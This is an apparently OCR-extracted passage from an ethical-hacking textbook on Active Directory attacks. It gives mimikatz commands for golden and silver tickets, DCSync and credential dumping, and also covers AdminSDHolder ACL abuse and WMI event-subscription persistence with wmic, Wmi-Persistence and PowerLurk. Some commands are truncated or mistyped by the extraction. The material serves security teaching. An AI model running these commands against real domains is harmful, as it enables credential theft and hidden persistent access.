Attackers initially compromise a valid user account either using phishing emails or by exploiting vulnerabilities or security misconfigurations.

The steps involved in a golden ticket attack are as follows.


1. Attackers obtain domain information such as the domain name and domain security identifier (SID) using the **`whoami`** command.
2. Then, attackers elevate their privileges to the domain's administrator-level user account to steal the NTLM hash of KRBTGT. Attackers use mimikatz to perform a pass-the-hash attack or DCSync attack to steal KRBTGT's password hash by executing the following command:

   ```
   lsadump::dcsync /domain:domain name /user:krbtgt
   ```

3. After obtaining the password hashes, attackers run the following mimikatz command to obtain a golden ticket by impersonating an administrator-level user. It allows the attackers to access any resource, group, or domain in the environment.

   ```
   kerberos::golden /domain:domain name /sid:SID /rc4:KRBTGT hash
   value /id:value /user:username
   ```

   Finally, attackers maintain persistence by setting the validity of the ticket.



```
mimikatz # kerberos::golden /domain:ceh.com /sid:S-1-5-21-2083413944-2693254119-1471166842-502 /aes256:3e08f6c492d555ce004ed5

Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket. This attack allows an attacker to acquire permissions to only a single service in an application, unlike the golden ticket attack, in which the attackers acquire permissions over the entire AD. To initiate a silver ticket attack, the attacker must hold access to the credentials gathered from a local service account or the system's SAM database. Then, the attacker forges or creates a silver ticket without any intermediary such as a domain controller (DC), which makes it easier for the attacker to intrude and become untraceable for monitoring solutions.

The attacker initially compromises the target system through techniques such as phishing and vulnerability exploitation. On gaining access to a networked system, the attacker initiates the silver ticket attack by creating a false Kerberos silver ticket using the following steps:

- The attacker obtains domain information such as the domain name and domain security identifier (SID) using the `whoami` command.
- The attacker obtains other details of the service or service type they wish to target.
- The attacker deploys password cracking tools such as mimikatz on the compromised system to extract the Kerberos service's local NTLM password hash.
- The attacker initiates offline password attacks such as Kerberoasting to obtain a raw or plaintext password for the service.
- The attacker creates a forged or fake Kerberos TGS ticket using the mimikatz tool to establish a connection with the target service.
- The attacker uses both the forged TGS and hash data to authenticate the local service as a legitimate user.

- The attacker exploits TGS to elevate privileges and permissions.

Note: Privilege Attribute Certificate (PAC) validation request and PAC validation response are optional in a silver ticket attack.


Attacker
③
Creates a forged TGS ticket

Figure 6.190: Illustration of a silver ticket attack

If an attacker can successfully elevate privileges and obtain admin rights to execute code on a local machine, they can run the following command to retrieve the NTLM hashes of the AD system's password:

mimikatz "privilege::debug" "sekurlsa::logonpasswords"



```
mimikatz # sekurlsa::logonpasswords

Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an object of AD that protects user accounts and groups having high privileges against accidental modifications of security permissions. Frequently, the Security Descriptor Propagator (SDProp) process retrieves the access-control list (ACL) of AdminSDHolder that contains the default permissions for the accounts and groups. These default permissions are compared with the permissions of the highly privileged accounts to identify modifications and then overwritten with those defined in the ACL.

Attackers having admin privileges on a compromised domain can abuse the SDProp process to establish persistence. Attackers can add a user account to the ACL to gain "GenericAll" privileges, equivalent to the domain administrator. Consequently, with the changes replicated every hour by SDProp, attackers can maintain persistence.

Establishing Domain Persistence by Abusing AdminSDHolder

Use the following command to add a user account `Martin` to the ACL:

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
```

Maintaining Persistence Through WMI Event Subscription


Attackers use Windows Management Instrumentation (WMI) event subscription to execute malicious content and maintain persistence on the target system. They use various scripts and techniques to exploit the features of WMI and perform event subscriptions for malicious events that, when triggered, initiate the execution of arbitrary code allowing attackers to maintain persistence. These scripts automate the process by hiding malicious payloads and maintaining sustainability even after rebooting/restarting the system.

Techniques to Maintain Persistence Using WMI Event Subscription

- **Using Command Prompt**

  The following **`wmic`** commands create a malicious namespace and subscription for the events:

  - **`wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\ethicalhacker.exe",CommandLineTemplate="C:\Windows\System32\thicalhacker.exe"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="CommandLineEventConsumer.Name=\"EthicalHacker\""`**



```
C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL",
 Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\e
thicalhacker.exe",CommandLineTemplate="C:\Windows\System32\ethicalhacker.exe"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="C
ommandLineEventConsumer.Name=\"EthicalHacker\""
Instance creation successful.

C:\Users\Administrator>
```

Figure 6.198: Screenshot of Command Prompt executing wmic commands

The malicious payload is automatically executed within 60 s after every restart of the system and creates a Meterpreter session with the attacker.

Figure 6.199: Screenshot showing the Metasploit Meterpreter session

- **Using Wmi-Persistence**

  Attackers also use **`Wmi-Persistence`**, a PowerShell script, to perform WMI event subscriptions and acquire persistence. It triggers various actions such as Startup, Logon, Interval, and Timed and allows attackers execute various functions such as the installation, review, and removal of the WMI events.

  Execute the following command to run a malicious payload on the compromised system to maintain persistence:

  ```
  Install-Persistence -Trigger Startup -Payload
  "c:\windows\system32\ethicalhacker.exe"
  ```

Figure 6.201: Screenshot of the Metasploit Meterpreter session

- **Using PowerLurk**

  Source: *https://github.com*

  PowerLurk is a PowerShell toolset for building malicious WMI event subscriptions. The goal of PowerLurk is to make WMI events easier to trigger during a penetration test or red-team engagement. Attackers use PowerLurk to create malicious WMI event subscriptions and execute arbitrary payloads on every Windows logon. This script can trigger the events such as InsertUSB, UserLogon, Timed, Interval, and ProcessStart.

  Run the following command to import the PowerLurk script to a local instance:

